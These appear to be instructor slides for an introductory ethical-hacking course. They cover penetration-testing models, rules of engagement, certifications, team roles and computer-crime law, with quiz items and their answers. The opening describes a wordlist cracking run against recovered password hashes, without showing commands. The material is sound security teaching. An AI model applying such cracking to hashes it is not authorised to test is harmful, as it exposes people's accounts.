4 of 5 recovered in eleven seconds.
Weak passwords, not clever cracking, did this.
kali@kali:~/loot$
```

WHAT TO WATCH FOR

- 1 Hashes, not passwords**
The file stores one-way hashes. Cracking means guessing inputs until a hash matches — the system is never asked.
- 2 A wordlist does the work**
rockyou.txt is a list of real leaked passwords. John hashes each candidate and compares.
- 3 Four of five, in seconds**
msfadmin, service, batman, 123456789 — every weak one fell almost instantly. The fifth is holding out.
- 4 The finding is about people**
This is not a cryptography failure. It is a password-policy failure, and that is how you write it up.

WHERE THIS SITS IN THE ENGAGEMENT

-  Cracking recovered hashes is fair game only when your scope covers it. The hashes came from a host you were authorised to compromise — the same authorisation has to reach the passwords too.

Polling Activity 1-1

An ethical hacker is also known as a/an _____.

- a. penetration tester
- b. administrative tester
- c. continuity tester
- d. High Pot tester



Open the poll

1

kahoot.it, Mentimeter or your LMS. Share the PIN or the link.



Everyone answers

2

Anonymous answers are honest answers. Turn the timer off to prioritise accuracy over speed.



Discuss the wrong ones

3

The distractors are the lesson. Ask why 'administrative tester' sounds plausible.

Polling Activity 1-1: Answer

An ethical hacker is also known as a/an _____.

Answer: a. penetration tester

An ethical hacker is also called a “security tester” or a “penetration tester.”



THREE NAMES, ONE JOB

Ethical hacker, security tester and penetration tester are used interchangeably in job adverts. The distinctions that matter live in the contract, not the title.

Knowledge Check Activity 1-1

The U.S. Department of Justice defines a hacker as which of the following?

- a. A person who accesses a computer or network without the owner's permission
- b. A penetration tester
- c. A person who uses phone services without payment
- d. A person who accesses a computer or network system with the owner's permission



BEFORE YOU ANSWER

Thirty seconds alone, then compare with the person beside you. Say which option you nearly picked, and why.

Knowledge Check Activity 1-1: Answer

The U.S. Department of Justice defines a hacker as which of the following?

Answer: a. A person who accesses a computer or network without the owner's permission

The U.S. Department of Justice labels all illegal access to computer or network systems as “hacking.”



INTENT IS NOT PART OF THE DEFINITION

The Department of Justice labels all illegal access as hacking. Curiosity, research and “I was only looking” are not defences under the statute.

Penetration-Testing Methodologies (1 of 3)

- **White box model**
 - The tester is told what network topology and technology the company is using
 - May be given a floor plan
 - Tester is permitted to interview IT personnel and company employees
 - Makes the penetration tester's job easier
- **Black box model**
 - Staff is not aware of the test
 - Tester is not given any diagrams or details about the technologies used
 - Burden is on the tester to find details using different techniques
 - Tests security personnel's ability to detect an attack



WHAT EACH MODEL ACTUALLY MEASURES

White box measures how deep an attacker could go. Black box also measures whether anybody would notice.

Penetration-Testing Methodologies (2 of 3)

- **Gray box model**
 - Hybrid of the white and black box models
 - Company gives tester only partial information
 - Example: OSs are used, but no network diagrams



GRAY BOX IS WHAT YOU WILL ACTUALLY BE SOLD

Most commercial engagements are gray box: the client hands over a list of IP ranges and little else. Scoping that well is a professional skill in its own right.




THE SCOPING TRAP

Partial information cuts both ways. If the client forgets to mention a system and you never find it, your report says it is secure.

White, Gray, Black: How Much Do You Know?

The model is not a difficulty setting. It decides what the test is capable of proving.



THE QUESTION THAT PICKS THE MODEL

Ask the client what they want to learn. "Are we exploitable?" points to white box. "Would we catch it?" only black box can answer.

Penetration-Testing Methodologies (3 of 3)




Figure 1-1 A sample floor plan

Rules of Engagement: What Has to Be in Writing

The scope document is the only thing standing between an engagement and a prosecution. Treat it as a technical artefact.



Settled before anything is scanned



Named targets — Exact hostnames, IP ranges and domains in scope, and an explicit list of what is out of scope.



Dates and windows — Start and end dates, plus the hours during which testing is permitted.



Permitted techniques — Whether denial of service, social engineering, physical entry and persistence are allowed.



Emergency contacts — Named people on both sides, reachable out of hours, with authority to stop the test.



Data handling — What you may copy, where it is stored, how it is encrypted and when it is destroyed.



Authority to sign — Evidence that the signer actually owns or controls the systems named.



Authorisation letter — A signed copy each tester carries, in case they are challenged mid-engagement.



Red flags in a scoping call



“Just have a quick look, we will sort the paperwork out afterwards.”



The person signing cannot demonstrate that they own the target systems.



The scope is agreed verbally and quietly changes on every call.



Third-party or cloud-hosted assets, with no authorisation from the provider.



A deadline that only works if you start before the contract is signed.



IF IT IS NOT WRITTEN DOWN

It was not authorised. Verbal permission has no evidentiary value when the incident response team asks who was on the network at 02:00.

Certification Programs for Network Security Personnel

- Certification programs
 - Available in almost every area of network security
- Minimum certification
 - CompTIA Security+ certification or have equivalent knowledge
 - Prerequisite for Security+ certification is CompTIA Network+ level of knowledge




START WHERE THE BOOK STARTS

Security+ is the floor this textbook assumes, and it assumes Network+ level knowledge underneath it. Everything else in this section builds on those two.

A Certification Roadmap

One common route through the certificates in this module. It is a ladder of evidence, not a ladder of worth.



THE DANGER THE TEXTBOOK NAMES

Some candidates simply memorise terminology without a grasp of the concepts. A certificate is evidence of study, not of competence.

CompTIA PenTest+

- Advanced certification that verifies successful candidates have the knowledge and skills required to:
 - Plan and scope an assessment
 - Understand legal and compliance requirements
 - Perform vulnerability scanning and penetration testing
 - Analyze data
 - Effectively report and communicate results



THE HALF OF THE EXAM PEOPLE UNDERESTIMATE

Planning, scoping and legal compliance carry real weight. Candidates who only practise exploitation are the ones who fail.

Offensive Security Certified Professional (OSCP)

- OSCP
 - An advanced certification that requires students to demonstrate hands-on abilities to earn their certificates
 - Covers network and application exploits
 - Gives students experience in:
 - Developing rudimentary buffer overflows
 - Writing scripts to collect and manipulate data
 - Trying exploits on vulnerable systems



TWENTY-FOUR HOURS, NO MULTIPLE CHOICE

You are given a live lab, and you have to compromise machines and document it. Employers trust it precisely because it cannot be memorised.

Certified Ethical Hacker

- Developed by the International Council of Electronic Commerce Consultants (EC-Council)
 - The multiple-choice **Certified Ethical Hacker** (CEH) exam is based on 22 domains the tester must be familiar with
 - [EC-Council website](#)
- Most likely to be placed on a team that conducts penetration tests
 - Called a **Red team**
 - Composed of people with varied skills who perform the tests
 - Unlikely that one person will perform all tests



WHY CEH IS ON EVERY JOB ADVERT

Twenty-two domains of breadth make it a convenient HR filter. Treat it as the certificate that gets your CV read, not the one that gets you through the technical interview.

O S S T M M Professional Security Tester (OPST)

- Open Source Security Testing Methodology Manual (O S S T M M) Professional Security Tester
 - Designated by the **Institute for Security and Open Methodologies (ISECOM)**
 - The OPST certification uses the **O S S T M M** as its standardized methodology
 - Written by Peter Herzog
 - Five main topics (i.e., professional, enumeration, assessments, application, and verification)
 - [ISECOM website](https://www.iseconline.org/)



WHY A PUBLISHED METHODOLOGY MATTERS

The OSSTMM gives you a repeatable, auditable process. When a client asks why you tested something a particular way, citing the methodology is a far better answer than citing experience.

Certified Information Systems Security Professional (C I S S P)

- C I S S P
 - Issued by the International Information Systems Security Certification Consortium (ISC²)
 - Not geared toward technical IT professionals
 - Tests security-related managerial skills
 - Usually more concerned with policies and procedures
 - Consists of questions from ten domains
 - [ISECOM website](#)



THE CERTIFICATE FOR THE PERSON WHO HIRES YOU

CISSP is aimed at policy, risk and governance rather than technique. If your goal is to run a security programme rather than test one, this is the track.

SANS Institute

- **SysAdmin, Audit, Network, Security (SANS) Institute**
 - Offers training and IT security certifications through **Global Information Assurance Certification (GIAC)**
- Top 25 Software Errors list
 - One of the most popular SANS Institute documents
 - Details most common network exploits
 - Suggests ways of correcting vulnerabilities
 - [SANS website](#)



FREE, AND WORTH READING THIS WEEK

The Top 25 Software Errors list is public. Every entry is a class of bug you will go looking for in later modules.

Which Certification Is Best?

- Penetration testers and security testers
 - Need technical skills to perform duties effectively
 - Must also have:
 - A good understanding of networks and the role of management in an organization
 - Skills in writing and verbal communication
 - Desire to continue learning
- Danger of certification exams
 - Some participants simply memorize terminology
 - Don't have a good grasp of subject matter or complex concepts



WHAT NO CERTIFICATE PROVES

Judgement under pressure, and the ability to write clearly for people who are not engineers. Both decide whether a client hires you twice.

Certifications at a Glance

Same field, very different instruments. Match the certificate to the job you want, not to the acronym you like.

CERTIFICATION	FOCUS	EXAM FORMAT	HANDS-ON	TYPICALLY HELD BY
 CompTIA Security+	Baseline defensive security	Multiple choice + performance	Low	Anyone entering the field; the minimum this book assumes
 CompTIA PenTest+	Planning, scoping, legal and reporting	Multiple choice + performance	Medium	Testers who must run an engagement end to end
 EC-Council CEH	Broad tool and technique coverage (22 domains)	Multiple choice	Medium	Red team members; often an HR filter for job ads
 Offensive Security OSCP	Exploitation and scripting under pressure	24-hour practical lab exam	Very high	Practitioners who need to prove they can actually do it
 ISECOM OPST	The OSSTMM methodology itself	Practical + written	High	Testers standardising on a published methodology
 (ISC)² CISSP	Security management, policy and governance	Multiple choice, 10 domains	Low	Managers and architects, not hands-on testers
 HOW TO READ THIS TABLE	No single row is 'best'. Employers filter on the acronym, technical interviewers probe the hands-on column — plan for both.			

Knowledge Check Activity 1-2

A team composed of people with varied skills who attempt to penetrate a network is called which of the following?

- a. Green team
- b. Blue team
- c. Black team
- d. Red team



COMMIT BEFORE YOU READ ON

Say a colour out loud. Being wrong in front of this room is considerably cheaper than being wrong in an interview.

Knowledge Check Activity 1-2: Answer

A team composed of people with varied skills who attempt to penetrate a network is called which of the following?

Answer: d. Red team

A team composed of people with varied skills who attempt to penetrate a network is called a red team. A red team might include a programming expert who can perform SQL injections or other programming vulnerability testing.



WHY THE MIX MATTERS

A red team might include a programming expert who can perform SQL injections, alongside a network specialist and a social engineer. One person rarely covers all of it.

Red Team, Blue Team, Purple Team

The textbook introduces the red team. It only makes sense next to the people it is testing.



Red team

Offence

MISSION

Emulate a real adversary against the organisation's live defences.

A TYPICAL DAY

Reconnaissance, exploitation, lateral movement, staying quiet.

WINS WHEN

It reaches the objective undetected — and can prove exactly how.



Blue team

Defence

MISSION

Detect, contain and recover from attacks while they are happening.

A TYPICAL DAY

Log analysis, alert triage, hardening, incident response.

WINS WHEN

It spots the intrusion early and shortens the time to containment.



Purple team

The loop between them

MISSION

Make the other two teams teach each other, continuously.

A TYPICAL DAY

Attacks run openly with defenders watching, tuning detection live.

WINS WHEN

Every finding leaves behind a detection rule, not just a bullet.



WHY THE BOOK SAYS A TEAM, NOT A PERSON

A red team is composed of people with varied skills — it might include a programming expert who can perform SQL injections. It is unlikely that one person will perform all tests.

Discussion Activity 1-1

Dan is a “packet monkey” who uses prewritten scripts to gain access to others’ computers.

Discuss why hackers such as Dan are referred to as packet monkeys or script kiddies.



Think — 2 minutes

1

On your own, in writing. What does the nickname actually accuse Dan of?



Pair — 3 minutes

2

Compare with a neighbour. Find one thing you disagree about and keep it.



Share — 5 minutes

3

One sentence per pair to the room. Disagreements first.



PUSH PAST THE OBVIOUS ANSWER

“They do not understand the code” is where the discussion starts, not where it ends. Ask what happens when a tool they cannot read has a bug, or meets a target the exploit was not written for.

Discussion Activity 1-1: Answer

Discuss why hackers such as Dan are referred to as packet monkeys or script kiddies.

Answer: Younger, inexperienced people

Explanation: Some hackers are skillful computer experts, but others are younger, inexperienced people, such as Dan, whom experienced hackers refer to as script kiddies or packet monkeys. These derogatory terms refer to people who copy code or use tools created by knowledgeable programmers without understanding how they work.



THE PART THAT MAKES IT DANGEROUS

Not understanding the tool means not being able to predict its blast radius. That is how a curious teenager takes a production system offline by accident.

What You Can Do Legally

- Laws involving technology change as rapidly as technology itself:
 - As a security tester, you should:
 - Keep abreast of what's happening in your area
 - Find out what is legal for you locally
 - Be aware of what is allowed and what you should not or cannot do
 - Laws vary from state to state and country to country
 - Example: In some states, the possession of lockpicking tools constitutes a crime



TWO QUESTIONS BEFORE YOU INSTALL ANYTHING

What does my state's law say about possessing these tools, and what does my ISP's acceptable use policy say about running them? Both answers change by postcode.

Laws of the Land

- Having hacking tools on your computer might be illegal
 - Contact local law enforcement agencies before installing hacking tools
- Laws are written to protect society
 - Written words are open to interpretation
 - Example: In Hawaii, the state must prove that the person charged with committing a crime on a computer had the “intent to commit a crime”
- Make sure you’re aware of the dangers of being a security tester

